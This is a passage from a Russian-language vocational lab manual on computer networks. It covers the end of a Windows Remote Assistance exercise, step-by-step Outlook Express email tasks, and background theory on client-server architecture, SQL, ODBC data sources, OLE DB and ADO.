
На Компьютере 1 выберите окно «Свойства системы» для Компьютера 2.




Примечание. Если окно «Свойства системы» для Компьютера 2 закрыто, откройте его, прежде чем продолжить. Перейдите на вкладку Оборудование и выберите Диспетчер устройств.




Правой кнопкой мыши щёлкните оптический диск, отмеченный чёрной стрелкой вниз. Выберите Включить.



В главном меню удаленного помощника Windows нажмите кнопку Прекратить общий доступ.




В главном меню удаленного помощника Windows нажмите кнопку Отключить.




Нажмите кнопку Да. Закройте все открытые окна и выйдите из системы на Компьютере 1.

Действие 11

На Компьютере 2 нажмите кнопку Да.




Щёлкните Диспетчер устройств, чтобы активировать его.



Отмечен ли оптический диск чёрной стрелкой? Закройте окно диспетчера устройств и окно «Удаленный помощник Windows». Удалите папку «Разрешение удаленного доступа». Выберите окно «Свойства системы». Установите флажок

Не разрешать подключения к этому компьютеру и нажмите кнопку «ОК».



ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 10
Работа с программой Outlook Express

Цель работы:.формировать умение эффективно использовать аппаратные и программные компоненты компьютерных сетей при решении различных задач;

Время выполнения – 2 часа

Порядок выполнения работы

Учетные записи для соединения с почтовым сервером

1. Запустите программу Outlook Express;

2. В меню Сервис выберите команду Учетные записи. Откроется диалоговое окно Учетные записи в Интернете, содержащее список установленных учетных записей.

3. Нажмите кнопку Добавить и из открывшегося списка команд выберите значение

Почта

Запустится мастер подключения к Интернету, который будет последовательно запрашивать у вас информацию, необходимую для создания учетной записи.

4. В диалоговом окне Мастера подключения к Интернету в поле Выводимое имя введите ваше имя;

5. Далее следует ввести ранее созданный адрес электронной почты (например user@mail.ru);

6. Выбрать из предложенных серверов входящих сообщений POP3;

7. Вписать сервер входящих и исходящих сообщений (их необходимо уточнить у своего провайдера);

8. Ввести имя пользователя и пароль (при необходимости поставить или снять галочку Запомнить пароль);

9. После ввода всех необходимых данных в последнем окне мастера нажмите кнопку Готово.

В результате на вкладке Почта появится новая учетная запись вашей электронной почты.

Свойства учетной записи

1. В меню Сервис выберите команду Учетные записи. Откроется диалоговое окно Учетные записи в Интернете, содержащее список установленных учетных записей;

2. Перейдите на вкладку Почта, выберите нужную учетную запись и нажмите кнопку Свойства. Откроется окно свойств выбранной учетной записи.

Создание правила

1. В Outlook Express создать нужную папку (в названии папки может быть как ваше имя, так и тематика документов, которые будут помещаться в эту папку);

2. Зайти в меню Сервис, выбрать Правила для сообщений, Почта;

3. После нажатия на клавишу Создать выбрать условие для данного правила: «Искать сообщения, содержащие адресатов в поле «Кому» и действие для данного правила: «Переместить в заданную папку»;

4. В пункте «Описание правила» щелкнуть по подчеркнутой величине «содержащие адресатов» и прописать свой электронный адрес (e-mail),

5. В этом же пункте «Описание правила» щелкнуть по подчеркнутой величине «заданную» папку и указать выбранную папку.

Подготовка сообщения

6. Откройте окно для создания нового сообщения. Для этого выполните любое из следующих действий:

- Выберите в меню Файл команду Создать, а затем — опцию Сообщение;
- Выберите в меню Сообщение команду Создать;
- Нажмите кнопку Создать сообщение на панели инструментов;
- Нажмите комбинацию клавиш <Ctrl>+<N>;

7. В поле Кому введите адрес получателя сообщения. В том случае, если вы хотите отправить письмо нескольким адресатам, введите адреса в поле Кому, отделив их друг от друга точкой с запятой.

8. В поле Копия введите адреса получателей копии сообщения.

9. Перейдите в поле Тема и введите тему сообщения.

10. Ниже полей Кому, Копия и Тема расположена область, предназначенная для ввода текста сообщения. Установите в нее курсор и введите требуемый текст.

11. Вы можете сохранить подготовленное сообщение в папке Черновики, чтобы позднее его скорректировать. Для этого в меню Файл выберите команду Сохранить. Если сообщение не требует доработки, вы можете разместить его в папке Исходящие, чтобы при установлении связи отправить.

Для этого выполните одно из следующих действий:

- В меню Файл окна сообщения выберите команду Отправить;
- Нажмите кнопку Отправить на панели инструментов окна сообщения;
- Нажмите комбинацию клавиш <Alt>+<S>.

Создание новой папки

1. Установите курсор на системную папку, внутри которой хотите расположить новую папку. Для создания папки, имеющей тот же уровень вложенности, что и системные папки, установите курсор на значок Локальные папки;

2. Щелкните правой кнопкой мыши и выберите из контекстного меню команду Создать папку или нажмите комбинацию клавиш <Shift>+<Ctrl>+<E>;

3. В открывшемся диалоговом окне Создать папку введите наименование папки и нажмите кнопку ОК.

Перемещение и копирование сообщений

1. Выделите одно или несколько сообщений;

2. Нажмите кнопку мыши и, удерживая ее, установите курсор на значке или наименовании папки, в которую вы собираетесь переместить сообщения;

3. Отпустите кнопку мыши. Выделенные сообщения будут перенесены.

Аналогичным образом осуществляется копирование сообщений, только необходимо одновременно с нажатием кнопки мыши удерживать нажатой клавишу <Ctrl>.

Печать сообщения

● В меню Файл выберите команду Печать;
● Нажмите комбинацию клавиш <Ctrl>+<P>;
● Нажмите кнопку Печать на панели инструментов.

Удаление сообщения

● Нажмите кнопку Удалить на панели инструментов;
● В меню Правка выберите командуУдалить;
● Выберите в контекстном меню команду Удалить;
● Нажмите комбинацию клавиш <Ctrl>+<D>.

Ответ на сообщение

При подготовке ответа, посылаемого по электронной почте, вы можете использовать полученное сообщение. Для этого установите курсор на сообщении, адресату которого хотите подготовить ответ, и нажмите кнопку Ответить или Ответить всем на панели инструментов.

Пересылка сообщения

Программа Microsoft Outlook Express позволяет переслать полученное сообщение комунибудь другому. Для этого установите курсор на сообщении и нажмите кнопку Переслать на панели инструментов. Откроется окно, содержащее текст исходного сообщения. Укажите адрес получателя, добавьте к исходному тексту ваши комментарии и отправьте сообщение.

Адресная книга

● В меню Сервис выберите команду Адресная книга;
● Нажмите кнопку Адреса на панели инструментов;
● Нажмите комбинацию клавиш <Ctrl>+<Shift>+<B>.

Добавление адреса в адресную книгу

1. Откройте адресную книгу, нажав кнопку Адреса на панели инструментов или выбрав в меню Сервис команду Адресная книга;

2. Выполните одно из следующих действий:

● Нажмите кнопку Создать на панели инструментов адресной книги и в появившемся меню выберите команду Создать контакт;
● В меню Файл выберите команду Создать контакт;
● Нажмите комбинацию клавиш <Ctrl>+<N>.

Появится диалоговое окно Свойства.

3. На вкладке Имя введите основные сведения об абоненте и адрес его электронной почты. Если у абонента имеется несколько адресов электронной почты (рабочий, домашний), вы можете ввести их все, а также указать адрес, используемый по умолчанию;

4. В нижней части вкладки расположен флажок Отправлять почту только в виде простого текста. Установите его, если не уверены, что ваш адресат пользуется

Outlook Express или другой программой электронной почты, которая распознает HTMLформат. В этом случае вы будете уверены, что получатель прочитает ваше письмо;

5. В адресную книгу вы можете ввести самую разнообразную информацию о вашем абоненте, используя поля вкладки Имя, а также поля других вкладок диалогового окна Свойства. Эта информация не является обязательной для ввода, но в дальнейшем вам может пригодиться;

6. После нажатия кнопки ОК вы вернетесь в адресную книгу, в которой появится строка с информацией о введенном абоненте.

Группа адресов

1. Нажмите кнопку Создать на панели инструментов адресной книги и в открывшемся меню кнопки выберите значение Создать группу. Откроется диалоговое окно Свойства;

2. В поле Название группы вкладки Группа введите название группы;

3. Для формирования списка участников группы используйте расположенные справа кнопки. Для добавления в список участника, информация о котором введена в адресную книгу, нажмите кнопку Выбрать;

4. В левом списке открывшегося диалогового окна Выберите участников группы содержится список адресов из адресной книги. Используя кнопку Выбрать, перенесите в список Участники имена всех входящих в группу и нажмите кнопку ОК;

5. Для добавления в группу абонентов, не содержащихся в адресной книге, нажмите кнопку Создать контакт;

6. В открывшемся диалоговом окне Свойства введите информацию об абоненте и нажмите кнопку ОК. Информация о новом абоненте будет добавлена в группу, а также в адресную книгу;

7. Сформировав список всех участников группы, заполните поле Название группы и нажмите кнопку ОК. В списке абонентов адресной книги появится название сформированной группы.

Создание сообщений с использованием адресной книги

1. Создайте новое сообщение в окне программы Outlook Express;

2. Для ввода адреса в поле Кому нажмите одноименную кнопку. Откроется диалоговое окно Выбрать получателей для выбора адреса электронной почты;

3. В левой части диалогового окна расположен список адресов, содержащихся в адресной книге. Установите курсор на нужный адрес и нажмите кнопку Кому. Выделенный адрес переместится в область Получатели сообщения;

4. Используя кнопки Копия и Скрытая копия, можно указать адреса для рассылки копий сообщений или скрытых копий. Для этого установите курсор на нужный адрес и нажмите кнопку Копия или Скрытая копия соответственно;

5. Завершив выбор адресов, нажмите кнопку ОК. Адреса окажутся перенесенными в соответствующие поля нового сообщения.

Создание сообщения, содержащего приложение

1. Подготовьте файл, который вы хотите переслать;

2. Откройте окно для создания нового сообщения;

3. Подготовьте обычное письмо, то есть укажите адрес абонента, тему, введите текст письма;

4. В меню Вставка выберите команду Вложение файла или нажмите кнопку Вложить на панели инструментов;

5. Используя открывшееся диалоговое окно Вставка, найдите файл, который хотите добавить к письму, и нажмите кнопку Вставка. Программа Outlook Express вставляет в сообщение значок пересылаемого файла. Тип файла не имеет значения, только у адресата должны быть средства для его просмотра и разархивирования, если файл посылается в сжатом виде.

Извлечение файла из сообщения

1. Откройте поступившее письмо с файлом, дважды щелкнув на нем мышью в папке Входящие. Откроется окно с текстом письма и значком присланного файла в поле Присоединить;

2. Вы можете открыть файл для просмотра, дважды щелкнув мышью на его значке. Для сохранения файла на диске в меню Файл выберите команду Сохранить вложения;

3. В открывшемся диалоговом окне Сохранить вложения выберите папку, в которой хотите сохранить файл, и нажмите кнопку Сохранить.

Настройка режима форматирования

1. В меню Сервис программы Outlook Express выберите команду Параметры;

2. В открывшемся диалоговом окне Параметры перейдите на вкладку Отправка сообщений;

3. Установите опцию Формат HTML;

4. Нажмите кнопку Применить, а затем ОК для закрытия диалогового окна. Для применения режима форматирования HTML к отдельному сообщению откройте окно создания сообщения и в меню Формат выберите команду Формат HTML. При выборе этой команды рядом с ней в меню появляется галочка, в окне сообщения — панель форматирования, а в меню Формат становятся доступными команды форматирования.

Создание списков в сообщении

1. Введите на каждой отдельной строке сообщения элементы списка;

2. Выделите введенный текст;

3. Выполните одно из следующих действий:

● Нажмите на панели форматирования кнопку Нумерованный список или Маркированный список;

● Выберите необходимое значение из списка Стиль абзаца на панели форматирования;

● Используйте соответствующие опции, появляющегося при выборе из меню Формат команды Стиль. 4. Если вам потребуется ввести дополнительный элемент списка, установите курсор на значение, после которого хотите расположить этот элемент, и нажмите клавишу <Enter>. В результате вы перейдете на следующую строку, которая будет содержать маркер или номер элемента списка.

Вставка в текст сообщения рисунка

1. Установите курсор в требуемое место сообщения;

2. В меню Вставка выберите команду Рисунок. Откроется диалоговое окно Рисунок;

3. В поле Источник рисунка введите имя графического файла или выберите его с помощью диалогового окна, открываемого при нажатии кнопки Обзор;

4. В поле Текст для замены введите текст, который будет отображаться вместо изображения в процессе загрузки изображения на компьютере получателя. Этот текст также будет выводиться на экран, если у получателя отключен или недоступен режим вывода изображений;

5. Используя раскрывающийся список Выравнивание, задайте местоположение изображения на странице;

6. В поле Толщина границы введите число, определяющее толщину линии обрамления вокруг изображения в пикселях. Это может быть число в диапазоне от 0 до 999;

7. Используя поля области Интервал по, задайте ширину пустых промежутков в пикселях по горизонтали и вертикали от изображения.

На рисунке показан пример вставки рисунка в поздравительное письмо.

Прежде чем отправлять сообщение, содержащее рисунки, убедитесь, что программа Outlook Express соответствующим образом настроена. Для этого выполните следующие действия:

1. В меню Сервис выберите команду Параметры;

2. Откройте вкладку Отправка сообщений;

3. В области Формат отправляемых сообщений нажмите кнопку Настройка HTML;

4. В открывшемся диалоговом окне Настройка HTML проверьте, установлен ли флажок Отправлять рисунки вместе с сообщениями.

Почтовые бланки

1. Откройте диалоговое окно Параметры, выбрав в меню Сервис команду Параметры;

2. Выберите вкладку Создание сообщения;

3. В области Бланк нажмите кнопку Создать. Запустится мастер по созданию бланков и откроется его первое информационное окно. Нажмите кнопку Далее;

4. В следующем окне мастера задается рисунок, используемый в сообщении, и фон бланка. Можно использовать рисунки, список которых предлагается мастером, или свои рисунки, выбрав их с помощью диалогового окна, открываемого при нажатии кнопки Обзор. Расположение рисунка на бланке сообщения задается с помощью списка Расположение. Установив флажок Цвет и, используя значения расположенного под ним списка, можно задать цвет фона. Установив нужные параметры, нажмите кнопку Далее;

5. В третьем окне мастера можно указать используемый в сообщении шрифт, его размер, цвет и начертание;

6. В следующих окнах мастера можно задать расположение текста, указав верхнее и левое поля в пикселях, а также название бланка. После того как заданы все параметры, назовите созданный вами бланк и нажмите кнопку Готово;

7. Мастер завершает свою работу, и вы возвращаетесь в диалоговое окно Параметры. Нажмите кнопку ОК для его закрытия.

Создание подписи сообщения

1. Откройте диалоговое окно Параметры, выбрав из меню Сервис команду Параметры;

2. Перейдите на вкладку Подписи. В области Подпись расположены три кнопки следующего назначения:

● Создать — позволяет создать текст подписи;

● Удалить — удаляет выделенную подпись из списка;

● Переименовать — открывает диалоговое окно Изменение подписи, позволяющее изменить текст существующей подписи.

3. Для создания новой подписи нажмите кнопку Создать. В области Подписи появляется название подписи Подпись #1;

4. В области, расположенной рядом с опцией Текст, введите текст подписи;

5. Для изменения названия подписи нажмите кнопку Переименовать;

6. В ставшее активным поле с именем подписи введите ее осмысленное название;

7. Сформируйте список необходимых вам подписей и нажмите кнопку ОК.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 11
Архитектура «клиент- сервер». Принципы построения и эксплуатации.

Цель работы: формирование умений организовывать и конфигурировать компьютерные сети;

- работать с протоколами разных уровней (на примере конкретного стека протоколов: TCP/IP, IPX/SPX);
- устанавливать и настраивать параметры протоколов;

Время выполнения – 2 часа

Краткая теория

Методы организации распределенных вычислений

Распространение динамически загружаемых библиотек и ресурсов пользовательского интерфейса программ привело к ситуации, когда прикладные программы стали представлять собой не единый программный модуль, а набор взаимосвязанных компонентов. Причем не все компоненты создавались теми же разработчиками, что и сама прикладная программа. Некоторые из них входили в состав ОС, другие поставлялись сторонними разработчиками, которые очень часто могли быть никак не связаны с разработчиками прикладной программы.

При этом любую прикладную программу (приложение) можно условно разделить на четыре основных уровня обработки данных:

- пользовательский интерфейс, отвечающий за отображение данных, представление их пользователю и взаимодействие с ним;
- бизнес-логики, реализующий специализированную логику обработки и преобразования данных, характерную для данной прикладной программы;
- БД, отвечающий за типовые операции получения, хранения, защиты и архивации данных, разделение доступа к ним;
- файловых операций, обеспечивающий работу прикладной программы с файловой системой ОС.

Каждый из этих уровней представляет собой логически цельную составляющую единой прикладной программы. При распределенной обработке данных каждая составляющая может выполняться отдельно (при условии сохранения взаимосвязи между всеми составляющими). В принципе, каждый из этих уровней можно далее разбить на подуровни и получить больше составляющих, общее число которых ничем принципиально не ограничено. Но с другой стороны, все составляющие любой прикладной программы можно разделить всего на две крупные части.

Первая из них обеспечивает нижний уровень работы приложения, отвечает за методы хранения, резервирования, доступа и разделения данных. Вторая организует верхний уровень работы приложения, включает логику обработки данных и интерфейс пользователя. Первая часть обеспечивает два нижних уровня обработки данных. Она, как правило, представляет собой набор компонент, входящих в состав ОС, либо созданных крупными сторонними фирмами-разработчиками, никак не связанными с созданием прикладной программы. Вторая часть обеспечивает реализацию двух верхних уровней обработки данных. Она включает в себя

алгоритмы, логику и интерфейс пользователя, созданные разработчиками прикладной программы.

Таким образом, сложилось понятие приложения, построенного на основе архитектуры клиент-сервер. Первая часть в этой архитектуре стала носить название сервер данных, а вторая — клиент или клиентское приложение. При этом первая (серверная) часть приложения обеспечивает обработку данных на уровне файлов и БД. Для работы ее компонентов зачастую требуется наличие высокопроизводительной вычислительной системы. Вторая (клиентская) часть приложения, получая данные от сервера данных, обеспечивает их обработку и отображение в интерфейсе пользователя. По командам клиентской части сервер данных выполняет их добавление, обновление и удаление. Требования к вычислительным ресурсам, необходимым для выполнения компонент второй части, обычно существенно ниже, чем для первой.




Рис. 1. Схема доступа к данным для приложений типа "файл-сервер"

На начальном этапе развития архитектуры клиент-сервер доступ к данным сервера осуществлялся на уровне файлов, а разделение доступа к файлам обеспечивалось средствами ОС. Сервер данных выполнял только примитивные процедуры хранения, копирования и защиты файлов от несанкционированного доступа. Такие приложения иногда называют приложениями, построенными по принципу "файл-сервер". В общем виде схема их работы представлена на рис. 1.

Видно, что в этом случае серверная часть выполняет только один, самый нижний уровень обработки данных, остальные уровни реализуются на клиентской части. Поэтому приложения типа "файл-сервер" можно только весьма условно отнести к приложениям, построенным в архитектуре "клиент-сервер". Хотя в них присутствует серверная компонента, ее функции, в основном, выполняются в ОС.

Главными недостатками приложений, построенных по принципу "файл-сервер", являются:

- высокая нагрузка на клиентскую часть, и как следствие, высокие требования к вычислительным ресурсам клиентской части;

- невозможность эффективно разделить доступ к данным при их одновременном использовании несколькими пользователями;
- невозможность организовать защиту данных иначе, как на уровне доступа ОС;
- высокая нагрузка на сеть для передачи файлов, если сервер данных и клиентское приложение работают на разных компьютерах в составе сети.




Рис. 2. Схема доступа к данным для приложений в архитектуре клиент-сервер

Как правило, разработчики, создающие ПО в архитектуре клиент-сервер, разрабатывают именно клиентскую часть. Но тогда с одним сервером данных работают несколько различных клиентских приложений (иначе нет никакого смысла создавать ПО в данной архитектуре).

Проще всего полноценное приложение в архитектуре клиент-сервер возможно получить, если использовать БД для хранения данных и СУБД для доступа к данным. Схема работы такого приложения представлена на рис. 2.

Здесь серверная компонента реализует два уровня обработки данных – файловые операции и работу с БД. Все функции по хранению данных, доступу к ним, защите и резервному копированию данных в такой схеме реализует СУБД на сервере. Такой подход освобождает клиентские рабочие места от реализации этих функций и снижает требования к ним. Клиентское приложение не работает непосредственно с файлами и данными, оно обращается к СУБД с запросами на получение (просмотр) данных, их добавление, модификацию и удаление. При работе сервера данных и клиентского приложения на разных компьютерах в составе сети через сеть будут передаваться не все данные из БД, а только запросы клиента и ответы СУБД на них. Таким образом, в архитектуре клиент-сервер снижается нагрузка на сеть при обмене данными.

Общение с сервером СУБД происходит на языке структурированных запросов SQL (Structured Query Language). Базовый набор языка

стандартизован ANSI. Самая распространенная редакция ANSI SQL92. SQL предназначен для построения запросов и манипуляции данными и структурами данных. У него нет ни переменных, ни меток, ни циклов, ни всего прочего, с чем привык работать нормальный программист. Надо четко представлять себе, что SQL оговаривает способ передачи данных в клиентскую программу, но никак не оговаривает то, как эти данные должны в клиентской программе обрабатываться и представляться пользователю.

Естественно, что базовый стандарт не может предусмотреть все потребности пользователей, поэтому многие фирмы производители СУБД предлагают свои собственные и часто непереносимые расширения SQL. Например, Oracle и IBM имеют собственные расширения оператора SELECT, которое позволяет эффективно разворачивать в горизонтальное дерево иерархически упорядоченные данные. Количество расширений может исчисляться десятками для сервера СУБД от одной фирмы.

Технология ODBC

Одним из наиболее распространенных средств, позволяющих унифицировать организацию взаимодействия с различными СУБД, является интерфейс ODBC. ODBC - Open Database Connectivity это интерфейс доступа к базам данных в среде Windows. Доступ к БД осуществляется при помощи специального ODBC драйвера, который транслирует запросы к БД на язык, поддерживаемый конкретной СУБД.

Для установления соединения с БД технология ODBC использует ODBC драйверы и источники данных, которые позволяют настроиться на сеанс конкретного пользователя СУБД. Для этого источник содержит имя пользователя и его пароль, а также, при необходимости, другую информацию, требуемую для присоединения к СУБД. ODBC драйвер представляет собой динамически загружаемую библиотеку, которая может использоваться приложением для получения доступа к конкретному серверу данных. Каждому типу СУБД соответствует свой ODBC драйвер.





Рис. 3. Взаимодействие ODBC с различными источниками данных

Взаимодействие клиентской части ПО с СУБД осуществляется при помощи набора системных вызовов, которые выполняются по отношению к источнику данных. Источник данных взаимодействует с драйвером ODBC, транслирует ему запросы клиента и получает ответы, а тот в свою очередь обращается к СУБД. При необходимости работать с типом СУБД достаточно указать другой тип ODBC драйвера в источнике данных, при этом не требуется изменять клиентскую часть ПО.

Такая двухступенчатая схема взаимодействия клиента с сервером данных обеспечивает независимость клиентской части от типа СУБД на сервере данных, но в целом снижает эффективность работы приложения, поскольку запрос, посланный клиентом, дважды передается различным библиотекам функций прежде, чем попадет на сервер. Решение вопроса о выборе способа взаимодействия с сервером данных остается за разработчиком клиентской части ПО и зависит от предъявляемых к нему требований.

ODBC реализует интерфейс доступа к разным SQL совместимым базам данных.



Идея заключается в том, что приложение может получать доступ к совершенно разным базам данных, не меняя при этом код.

Архитектура, по которой строится ODBC, легко наращиваемая. Для добавления нового типа БД нужно лишь написать драйвер и зарегистрировать его.

Основные преимущества ODBC:

· API функции одинаковые и не зависят от поставщика. (API - Application Programming Interface, интерфейс прикладной программы, посредством которого приложение получает доступ к операционной системе и другим сервисам. Использование API позволяет одинаковым образом осуществлять обработку файлов, вывод на принтер, передачу сообщений и выполнение других операций).

· SQL операторы могут быть сгенерированы на любой стадии при компиляции или выполнении.

· Данные принимаются в программу в едином формате.

Физически ODBC представляет собой набор динамических библиотек (DLL – Dynamic Link Library), которые обслуживают подключение и работу с конкретным типом базы данных. При запросе на подключение к определенной, заранее описанной базе "активизируется" определенная DLL - драйвер этого типа БД. Обращение к определенной базе данных происходит по имени так называемого источника данных ODBC или DSN.

DSN - Data Source Name - именованный источник данных ODBC. Источник данных содержит данные и сведения о подключении, необходимые для доступа к данным. Примерами источников данных могут служить базы данных Microsoft Access, Microsoft SQL Server, электронная таблица и текстовый файл. К примерам сведений о подключении относятся: папка на сервере, имя базы данных, сетевое имя, пароль, а также различные параметры драйвера ODBC, описывающие способ подключения к источнику данных.

Диспетчер использует информацию, связанную с именем для доступа к БД. С именем связана следующая информация:

- Местонахождение;
- Тип драйвера;
- Другие обязательные параметры.

Можно представить DSN как своего рода объявление БД на данном компьютере. Существует три типа имен DSN:

- Пользовательский;
- Системный;
- Файловый.

В первом случае информация хранится в реестре Windows и привязана к конкретному пользователю (т.е. находится в области видимости только одного пользователя HKEY_CURRENT_USER\Software\ODBC\ODBC.INI). Во втором случае к конкретному компьютеру и каждый пользователь имеет доступ к данному источнику (HKEY_LOCAL_MACHINE\Software\ODBC\ODBC.INI). В последнем случае информация хранится в файле, что облегчает перенос проекта с компьютера на компьютер. Это просто текстовый файл с расширением *.dsn, обычно в папке C:\Program Files\Common Files\ODBC\Data Sources.

Первые два типа источников данных особенно полезны, когда требуется обеспечить дополнительную защиту, поскольку, таким образом, гарантируется, что источник данных может просматриваться только зарегистрированными пользователями и не может быть скопирован удаленным пользователем на другой компьютер.

Управление источниками данных ODBC (да и вообще настройкой всей системы ODBC) осуществляется с помощью специальной программы - ODBC-администратора. В Windows 9x - это исполняемый файл odbcad32.exe, который лежит в каталоге Windows\System. Запускать его можно напрямую, либо через Панель управления (значок "Источники данных ODBC (32-бит)"). В Windows 2000, XP - исполняемый файл odbcad32.exe лежит в каталоге WinNT\System32, а запускать его можно через Панель управления -> Администрирование -> Источники данных ODBC.

Технологии OLE DB и ADO

Технологии OLE DB и ADO были созданы компанией Microsoft и получили распространение в среде ОС типа Windows. Основой для их создания, в свою очередь, послужила технология OLE (Object Linking and Embedding — связывание и внедрение объектов), которая первоначально создавалась и развивалась в ОС типа Windows для обеспечения взаимосвязи между прикладными программами (в первую очередь — для связи между собой приложений Microsoft Office). После того, как в основу OLE была положена принципиально новая технология COM (Component

Object Model — Модель многокомпонентных объектов), стало возможным использовать OLE для связи любых типов программ.

В результате применения технологии OLE к решению задачи организации взаимодействия клиентской и серверной частей приложения была получена новая технология — OLE DB (OLE for DataBases — OLE для баз данных).

С точки зрения Microsoft, OLE DB представляет собой следующую ступень развития технологии ODBC. Обе технологии образуют относительно независимый программный слой, использующий однотипные интерфейсы прикладных программ (API) для доступа к разным типам СУБД. Их работа обеспечивается программными модулями, которые учитывают специфические особенности каждой СУБД. В OLE DB полностью реализован принцип универсального доступа к разнотипным СУБД. Наибольшие различия технологий ODBC и OLE DB проявляются в использовании некоторых основных терминов и в окружающем контексте.

Технология ADO родилась в результате объединения OLE DB с еще одной технологией, созданной Microsoft — ActiveX. Отсюда происходит и название технологии ADO — ActiveX Data Object (объекты данных ActiveX).

С точки зрения разработчика клиентской части приложения в архитектуре «клиент-сервер» ADO представляет собой прикладной объектный интерфейс более высокого уровня, чем OLE DB. Этот интерфейс упрощает доступ к средствам OLE DB разработчикам, использующим языки высокого уровня. В настоящее время разработчик этих технологий — компания Microsoft — выпустила уже несколько версий библиотек ADO и продолжает развивать эту технологию.

